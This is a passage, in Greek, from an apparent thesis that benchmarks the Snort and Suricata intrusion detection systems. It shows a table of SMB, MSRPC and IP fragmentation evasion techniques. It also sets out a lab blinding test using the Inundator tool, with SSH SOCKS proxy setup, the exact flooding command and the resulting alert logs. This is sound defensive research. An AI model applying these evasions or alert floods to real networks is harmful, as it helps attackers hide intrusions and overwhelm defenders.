SMB write segmentation + SMB WriteAndX padding + SMB chaff		**50%**
59	The following evasions are applied from stage smb_connect to end: - 100% probability to send an SMB chaff message before real messages. The chaff is a WriteAndX message with a broken write mode flag, and has random alphanumeric payload - 1 bytes of padding is inserted into WriteAndX messages between the SMB header and payload. The padding consists of random alphanumeric bytes. The following evasions are applied from stage msrpc_bind to end: - SMB writes are segmented to contain at most 1 bytes of payload.	1
MSRPC big endian		**50%**
60	The following evasions are applied from stage msrpc_bind to end: - MSRPC messages are sent in the big endian byte order	1
MSRPC NDR modifications		**100%**
61	The following evasions are applied from stage msrpc_bind to end: - MSRPC NDR flag is modified: * EBCDIC character encoding * VAX floating point value encoding * Reserved 3rd byte is set to zero * Reserved 4th byte is set to zero	2
62	The following evasions are applied from stage msrpc_bind to end: - MSRPC NDR flag is modified: * Unspecified character encoding * VAX floating point value encoding * Reserved 3rd byte is set to zero * Reserved 4th byte is set to zero	2
63	The following evasions are applied from stage msrpc_bind to end: - MSRPC NDR flag is modified: * EBCDIC character encoding * Cray floating point value encoding * Reserved 3rd byte is set to zero * Reserved 4th byte is set to zero	2

64	The following evasions are applied from stage msrpc_bind to end: - MSRPC NDR flag is modified: * EBCDIC character encoding * IBM floating point value encoding * Reserved 3rd byte is set to a random non-zero value * Reserved 4th byte is set to a random non-zero value	2
MSRPC request segmentation		**50%**
65	The following evasions are applied from stage msrpc_req to end: - MSRPC requests are fragmented to contain at most (1, 2) bytes of payload.	1
MSRPC request segmentation + Group MSRPC fragments to a single send		**50%**
66	The following evasions are applied from stage msrpc_req to end: - 16 MSRPC fragments are sent in the same lower layer message - MSRPC requests are fragmented to contain at most 8 bytes of payload.	1
MSRPC request segmentation + Group MSRPC fragments to a single send + MSRPC big endian		**50%**
67	The following evasions are applied from stage msrpc_bind to end: - MSRPC messages are sent in the big endian byte order The following evasions are applied from stage msrpc_req to end: - 16 MSRPC fragments are sent in the same lower layer message - MSRPC requests are fragmented to contain at most 8 bytes of payload.	1
MSRPC request segmentation + SMB segmentation + TCP segmentation		**50%**
68	The following evasions are applied from stage netbios_connect to end: - TCP packets are segmented to contain at most 2 bytes of payload. The following evasions are applied from stage msrpc_bind to end: - SMB writes are segmented to contain at most 4 bytes of payload. The following evasions are applied from stage msrpc_req to end: - MSRPC requests are fragmented to contain at most 8 bytes of payload.	1
MSRPC request segmentation + Group MSRPC fragments to a single send + MSRPC big endian + IP fragmentation + IP options		**50%**
69	- IPv4 fragments with at most 8 bytes per fragment - 100% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has a shuffled payload The following evasions are applied from stage msrpc_bind to end: - MSRPC messages are sent in the big endian byte order The following evasions are applied from stage msrpc_req to end: - 4 MSRPC fragments are sent in the same lower layer message - MSRPC requests are fragmented to contain at most 8 bytes of payload.	1
MSRPC request segmentation + Group MSRPC fragments to a single send + MSRPC big endian + SMB segmentation + IP fragmentation + IP options		**50%**
70	- IPv4 fragments with at most 8 bytes per fragment - 100% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has a shuffled payload The following evasions are applied from stage msrpc_bind to end: - SMB writes are segmented to contain at most 32 bytes of payload. - MSRPC messages are sent in the big endian byte order	1

	The following evasions are applied from stage msrpc_req to end: - 4 MSRPC fragments are sent in the same lower layer message - MSRPC requests are fragmented to contain at most 32 bytes of payload.	
MSRPC request segmentation + Group MSRPC fragments to a single send + MSRPC big endian + SMB segmentation + TCP segmentation + IP fragmentation + IP options		**50%**
71	- IPv4 fragments with at most 8 bytes per fragment - 100% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has a shuffled payload The following evasions are applied from stage netbios_connect to end: - TCP packets are segmented to contain at most 16 bytes of payload. The following evasions are applied from stage msrpc_bind to end: - SMB writes are segmented to contain at most 32 bytes of payload. - MSRPC messages are sent in the big endian byte order The following evasions are applied from stage msrpc_req to end: - 4 MSRPC fragments are sent in the same lower layer message - MSRPC requests are fragmented to contain at most 32 bytes of payload.	1
MSRPC request segmentation + Group MSRPC fragments to a single send + MSRPC big endian + SMB segmentation + TCP segmentation + TCP segment order + IP fragmentation + IP options		**50%**
72	- IPv4 fragments with at most 8 bytes per fragment - 100% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has a shuffled payload The following evasions are applied from stage netbios_connect to end: - TCP segments produced by a single socket send() are sent in a random order - TCP packets are segmented to contain at most 16 bytes of payload. The following evasions are applied from stage msrpc_bind to end: - SMB writes are segmented to contain at most 32 bytes of payload. - MSRPC messages are sent in the big endian byte order The following evasions are applied from stage msrpc_req to end: - 4 MSRPC fragments are sent in the same lower layer message - MSRPC requests are fragmented to contain at most 32 bytes of payload.	1
SMB chaff + IP fragmentation + IP options		**100%**
73	- IPv4 fragments with at most 8 bytes per fragment - 100% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has random payload The following evasions are applied from stage smb_connect to end: - 100% probability to send an SMB chaff message before real messages. The chaff is a WriteAndX message with a broken write mode flag, and has random MSRPC request-like payload	2
NetBIOS chaff + IP fragmentation + IP options		**100%**
74	- IPv4 fragments with at most 8 bytes per fragment - 100% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has random payload The following evasions are applied from stage netbios_connect to end: - A chaff NetBIOS message is sent before the first actual NetBIOS message. The chaff message is an unspecified NetBIOS message with (MSRPC request, HTTP GET request) like payload	2

8.4 Ανθεκτικότητα έναντι επιθέσεων τύφλωσης


Στόχος της τρίτης δοκιμής που πραγματοποιήθηκε ήταν η σύγκριση των δύο IDSs σε σχέση με την ανθεκτικότητά τους έναντι επιθέσεων τύφλωσης. Για την πραγματοποίηση αυτής της δοκιμής αξιοποιήθηκε το εργαλείο *Inundator* το οποίο συμπεριλαμβάνεται στη διανομή BackTrack 5R3. Πρόκειται για μία πολυνηματική εφαρμογή η οποία μπορεί να αξιοποιηθεί για την αποστολή ειδικά διαμορφωμένων πακέτων προς ένα πλήθος στόχων, τα οποία παράγουν ένα μεγάλο αριθμό ψευδών ειδοποιήσεων. Οι ειδοποιήσεις αυτές λειτουργούν αποπροσανατολιστικά, προκειμένου να μη γίνει αντιληπτή η πραγματική επίθεση που εκτελείται παράλληλα από τον επιτιθέμενο. Ο διαχειριστής του συστήματος κατακλύζεται από ειδοποιήσεις, με αποτέλεσμα να «τυφλώνεται» και να μην είναι σε θέση να διακρίνει τις πραγματικές από τις αποπροσανατολιστικές επιθέσεις.

Το Inundator δέχεται ως είσοδο ένα σύνολο αρχείων υπογραφών και δημιουργεί μία ουρά επιθέσεων αναλύοντας τις υπογραφές που χρησιμοποιούν ανεπαρκώς τις επιλογές *content:* και *uricontent:*. Στη συνέχεια δημιουργεί μια ουρά στόχων εντοπίζοντας τις ανοικτές θύρες TCP του κάθε στόχου που έχει προσδιορίσει ο χρήστης, μέσω μίας σάρωσης θυρών. Μετά τη δημιουργία των ουρών στόχων και επιθέσεων, το Inundator ξεκινά τον αριθμό νημάτων που προσδιορίστηκε από το χρήστη. Το κάθε νήμα επιλέγει ένα τυχαίο στόχο από την ουρά στόχων και μία από τις ανοικτές θύρες του. Επίσης, επιλέγεται μία τυχαία επίθεση από την ουρά επιθέσεων και δημιουργείται ένα πλήρως αθώο πακέτο ή αίτημα που ταιριάζει με την αντίστοιχη υπογραφή του IDS. Το πακέτο αυτό αποστέλλεται τέλος μέσω ενός SOCKS proxy (εξ' ορισμού χρησιμοποιείται το Tor). Η διαδικασία αυτή επαναλαμβάνεται συνεχώς, έως ότου διακοπεί από το χρήστη.

Είναι σαφές ότι το σύνολο των υπογραφών που χρησιμοποιούνται από το IDS παίζει καθοριστικό ρόλο στη δημιουργία ή μη ψευδώς θετικών ειδοποιήσεων. Το Inundator θα παράγει ένα μεγάλο πλήθος ψευδώς θετικών ειδοποιήσεων έναντι IDSs με ανεπαρκείς υπογραφές, ενώ αντιθέτως θα παραχθούν ελάχιστες έως μηδενικές ψευδώς θετικές ειδοποιήσεις έναντι IDSs που διαθέτουν καλογραμμένες υπογραφές ή αξιοποιούν μεθοδολογίες ανίχνευσης βάσει εντοπισμού διαταραχών.

8.4.1 Πειραματική διάταξη

Η πειραματική διάταξη που χρησιμοποιήθηκε για την εκτέλεση των δοκιμών απεικονίζεται στην Εικόνα 8-6. Προκειμένου να εξασφαλιστεί ότι η δικτυακή κίνηση που θα εξεταστεί από τα IDSs περιλαμβάνει μόνο τα πακέτα δοκιμών και όχι επιπρόσθετα πακέτα απρόβλεπτων δραστηριοτήτων, χρησιμοποιήθηκε ένα απομονωμένο περιβάλλον το οποίο περιλαμβάνει μόνο το προς εξέταση IDS, τον υπολογιστή του επιτιθέμενου και το σύστημα στόχο. Για τη δημιουργία αυτού του απομονωμένου περιβάλλοντος χρησιμοποιήθηκαν εικονικές μηχανές οι οποίες ήταν συνδεδεμένες μεταξύ τους με έναν "Host-Only" δρομολογητή του VirtualBox, έτσι ώστε οι εικονικές μηχανές να μπορούν να έρθουν σε επαφή μόνο με τη δικτυακή κίνηση του "ιδιωτικού" τους δικτύου.



Εικόνα 8-6: Πειραματική διάταξη δοκιμής τύφλωσης

Οι δοκιμές που πραγματοποιήθηκαν επαναλήφθηκαν με τον ίδιο ακριβώς τρόπο και για τα δύο IDSs. Στην κάθε επανάληψη, τη θέση του IDS στην Εικόνα 8-6 έλαβε κάθε φορά ένα από τα δύο εξεταζόμενα IDSs, έχοντας θέσει τη διεπαφή δικτύου του σε promiscuous mode έτσι ώστε να είναι σε θέση να συλλαμβάνει όλα τα διακινούμενα πακέτα. Ο λόγος για τον οποίο δεν επιλέχθηκε να εκτελεστούν οι δοκιμές εξετάζοντας ταυτόχρονα και τα δύο IDSs ήταν η έλλειψη των υπολογιστικών πόρων που απαιτούνταν για την ταυτόχρονη ενεργοποίηση των δύο εικονικών μηχανών.

Εκτός από το IDS, το περιβάλλον δοκιμών περιελάμβανε τον υπολογιστή του επιτιθέμενου ο οποίος διέθετε τη διανομή BackTrack 5R3, στην οποία συμπεριλαμβάνεται το Inundator, καθώς και έναν υπολογιστή στόχο με τα παρακάτω χαρακτηριστικά:

- **Επιτιθέμενος**, με τη διανομή BackTrack 5R3
- **Στόχος**, με λειτουργικό σύστημα Ubuntu 12.04.1.

Για την παρακολούθηση των παραγόμενων ειδοποιήσεων από τα δύο IDSs, τόσο το Snort όσο και το Suricata παραμετροποιήθηκαν έτσι ώστε οι η έξοδός τους να αποθηκεύεται σε αρχεία Unified Logs. Τα αρχεία αυτά επεξεργάζονταν από το Barnyard2 που ήταν εγκατεστημένο και στα δύο συστήματα προκειμένου να αποθηκεύονται τελικά σε μία βάση MySQL. Για την προβολή και ανάλυση των ειδοποιήσεων που αποθηκεύονταν στη βάση δεδομένων, χρησιμοποιήθηκε η εφαρμογή BASE για το Snort και η εφαρμογή Snorby για το Suricata.

Λόγω του απομονωμένου περιβάλλοντος που δημιουργήθηκε για την πραγματοποίηση της δοκιμής, χρησιμοποιήθηκε ο SSH client του Ubuntu ως SOCKS proxy. Για την προετοιμασία του SOCKS proxy εκτελέστηκαν οι παρακάτω εντολές:

```
sudo service ssh start
```

```
ps aux | grep -i ssh
ssh-keygen -t 'rsa'
ssh-keygen -t 'dsa'
cp id_rsa /etc/ssh/ssh_host_rsa_key
cp id_dsa /etc/ssh/ssh_host_dsa_key
cp id_dsa.pub /etc/ssh/ssh_host_dsa_key.pub
cp id_rsa.pub /etc/ssh/ssh_host_rsa_key.pub
cp known_hosts /etc/ssh/known_hosts
```

Στη συνέχεια έγινε εκκίνηση του SOCKS proxy με την εκτέλεση των παρακάτω εντολών:

```
sudo service ssh start
sudo ssh -N -D 0.0.0.0:1080 localhost
```

Έχοντας ενεργοποιήσει τον SOCKS proxy, εκτελέστηκε το Inundator εκτελώντας την παρακάτω εντολή:

```
perl inundator.pl -p localhost:1080 -a root:toor -r ~/Desktop/rules --verbose 192.168.56.21
```


Η εκτέλεση του Inundator διακόπηκε μετά από 15 λεπτά και για τα δύο IDSs, προκειμένου να διαπιστωθεί ο αριθμός των ψευδώς θετικών ειδοποιήσεων που παρήχθησαν εντός του συγκεκριμένου χρονικού διαστήματος.

8.4.2 Αποτελέσματα δοκιμών

Στις εικόνες Εικόνα 8-7 και Εικόνα 8-8 περιλαμβάνονται οι ειδοποιήσεις που παρήχθησαν από το Snort κατά τη διάρκεια της 15λεπτης δοκιμής. Αντιστοίχως, στις εικόνες Εικόνα 8-9, Εικόνα 8-10 και Εικόνα 8-11 περιλαμβάνονται οι ειδοποιήσεις που παρήχθησαν από το Suricata για χρονικό διάστημα ίσης διάρκειας. Από τα αποτελέσματα αυτών των δοκιμών προκύπτουν τα ακόλουθα συμπεράσματα:

1. Και τα δύο συστήματα είναι εξίσου ευάλωτα σε επιθέσεις τύφλωσης, καθώς παρήγαγαν ένα σημαντικά μεγάλο αριθμό ψευδώς θετικών ειδοποιήσεων. Ο αριθμός των ειδοποιήσεων που παρήχθησαν και από τα δύο συστήματα ήταν της ίδιας τάξης μεγέθους (40.000 – 50.000 ειδοποιήσεις / 15 λεπτά).
2. Το μεγαλύτερο ποσοστό ψευδώς θετικών ειδοποιήσεων που παρήχθησαν αντιστοιχούσαν σε υπογραφές της ET (80,55% για το Snort και 75,74% για το Suricata)

Θα πρέπει να σημειωθεί ότι οι ειδοποιήσεις αυτές θα μπορούσαν να μετριαστούν με τη χρήση του μηχανισμού κατωφλίων που διαθέτουν τα εξεταζόμενα IDSs, περιορίζοντας έτσι τον αριθμό των ειδοποιήσεων που παράγονται από κάθε μία υπογραφή.




Εικόνα 8-7: Snort – Συνολικός αριθμός ψευδώς θετικών ειδοποιήσεων


Displaying alerts 1-36 of 36 total

< Signature >	< Classification >	< Total # >	Sensor #	< Source Address >	< Dest. Address >	< First >	< Last >
[snort] stream5: TCP Small Segment Threshold Exceeded	bad-unknown	59(0%)	1	1	1	2013-03-12 19:38:50	2013-03-12 19:53:02
[snort] stream5: Reset outside window	bad-unknown	104(0%)	1	1	1	2013-03-12 19:38:44	2013-03-12 19:52:34
[snort] ET POLICY Suspicious inbound to mySQL port 3306	bad-unknown	1(0%)	1	1	1	2013-03-12 19:38:18	2013-03-12 19:38:18
[snort] ET POLICY Suspicious inbound to Oracle SQL port 1521	bad-unknown	1(0%)	1	1	1	2013-03-12 19:38:18	2013-03-12 19:38:18
[snort] ET POLICY Suspicious inbound to PostgreSQL port 5432	bad-unknown	1(0%)	1	1	1	2013-03-12 19:38:18	2013-03-12 19:38:18
[snort] ET SCAN Potential VNC Scan 5900-5920	attempted-recon	1(0%)	1	1	1	2013-03-12 19:38:18	2013-03-12 19:38:18
[snort] ET SCAN Potential VNC Scan 5800-5820	attempted-recon	1(0%)	1	1	1	2013-03-12 19:38:18	2013-03-12 19:38:18
[snort] ET POLICY Suspicious inbound to MSSQL port 1433	bad-unknown	1(0%)	1	1	1	2013-03-12 19:38:18	2013-03-12 19:38:18
[snort] ET SCAN Potential SSH Scan OUTBOUND	attempted-recon	15005(31%)	1	1	1	2013-03-12 19:38:18	2013-03-12 19:53:01
[snort] ET SCAN Potential SSH Scan	attempted-recon	15004(31%)	1	1	1	2013-03-12 19:38:18	2013-03-12 19:53:01
[snort] ssh: Protocol mismatch	non-standard-protocol	827(2%)	1	1	1	2013-03-12 18:49:56	2013-03-12 19:52:33
[snort] ET SHELLCODE Possible Call with No Offset TCP Shellcode	shellcode-detect	778(2%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:52:59
[snort] ET POLICY IRC authorization message	misc-activity	847(2%)	1	1	1	2013-03-12 19:38:18	2013-03-12 19:53:00
[snort] INDICATOR-COMPROMISE IRC channel notice on non-standard port	trojan-activity	847(2%)	1	1	1	2013-03-12 19:38:18	2013-03-12 19:53:00
[snort] ET SCAN LibSSH Based SSH Connection - Often used as a BruteForce Tool	misc-activity	30(0%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:52:58
[snort] SERVER-ORACLE Oracle database version 8 username buffer overflow attempt	attempted-admin	848(2%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:53:00
[snort] SERVER-OTHER GoodTech SSH Server SFTP Processing Buffer Overflow	attempted-user	864(2%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:53:00
[snort] ET TROJAN HackerDefender Root Kit Remote Connection Attempt Detected	trojan-activity	857(2%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:53:00
[snort] SERVER-ORACLE Oracle database DBMS_Scheduler privilege escalation attempt	attempted-user	829(2%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:52:59
[snort] ET INFO WinUpack Modified PE Header Outbound	bad-unknown	783(2%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:52:58
[snort] ET INFO WinUpack Modified PE Header Inbound	bad-unknown	783(2%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:52:58
[snort] MALWARE-BACKDOOR nirvana 2.0 runtime detection - explore c drive	trojan-activity	807(2%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:53:00
[snort] ET SHELLCODE Possible Call with No Offset TCP Shellcode	shellcode-detect	831(2%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:52:57
[snort] SERVER-OTHER gobbles SSH exploit attempt	misc-attack	913(2%)	1	1	1	2013-03-12 19:38:18	2013-03-12 19:53:00
[snort] SCAN SSH brute force login attempt	misc-activity	1598(3%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:53:00
[snort] ET SCAN LibSSH Based Frequent SSH Connections Likely BruteForce Attack!	attempted-admin	30(0%)	1	1	1	2013-03-12 19:38:21	2013-03-12 19:52:59
[snort] ET EXPLOIT Catalyst SSH protocol mismatch	attempted-dos	789(2%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:53:00
[snort] ET POLICY Dameware Remote Control Service Install	successful-admin	825(2%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:53:00
[snort] SERVER-ORACLE Oracle database version 9 username buffer overflow attempt	attempted-admin	885(2%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:53:00
[snort] ET SHELLCODE Possible Call with No Offset TCP Shellcode	shellcode-detect	796(2%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:53:00
[snort] SCAN SSH Version map attempt	network-scan	820(2%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:53:00
[snort] ET SHELLCODE Possible Call with No Offset TCP Shellcode	shellcode-detect	803(2%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:53:00
[snort] CONTENT-REPLACE MSN deny out-bound file transfer attempts	policy-violation	817(2%)	1	1	1	2013-03-12 19:38:19	2013-03-12 19:53:00
[snort] MALWARE-OTHER LOIC TDP default U dun goofed attack	attempted-dos	17(0%)	1	1	1	2013-03-12 19:39:37	2013-03-12 19:52:44
[snort] SNMP request tcp	attempted-recon	1(0%)	1	1	1	2013-03-12 19:38:18	2013-03-12 19:38:18
[snort] SNMP AgentX/tcp request	attempted-recon	1(0%)	1	1	1	2013-03-12 19:38:18	2013-03-12 19:38:18


Εικόνα 8-8: Snort - Αριθμός ψευδώς θετικών ειδοποιήσεων ανά υπογραφή



Εικόνα 8-9: Suricata – Συνολικός αριθμός ψευδώς θετικών ειδοποιήσεων



Εικόνα 8-10: Suricata - Αριθμός ψευδώς θετικών ειδοποιήσεων ανά υπογραφή (1/2)



Listing Sessions (46 unique unclassified sessions) — Hotkeys | Classify Event(s) | Filter Options

Sev.	Sensor	Source IP	Destination IP	Event Signature	Timestamp	Sessions
3	sensor1	192.168.56.21	192.168.56.60	SURICATA STREAM CLOSEWAIT invalid ACK	8:31 PM	86
3	sensor1	192.168.56.60	192.168.56.21	SURICATA STREAM CLOSEWAIT invalid ACK	8:31 PM	81
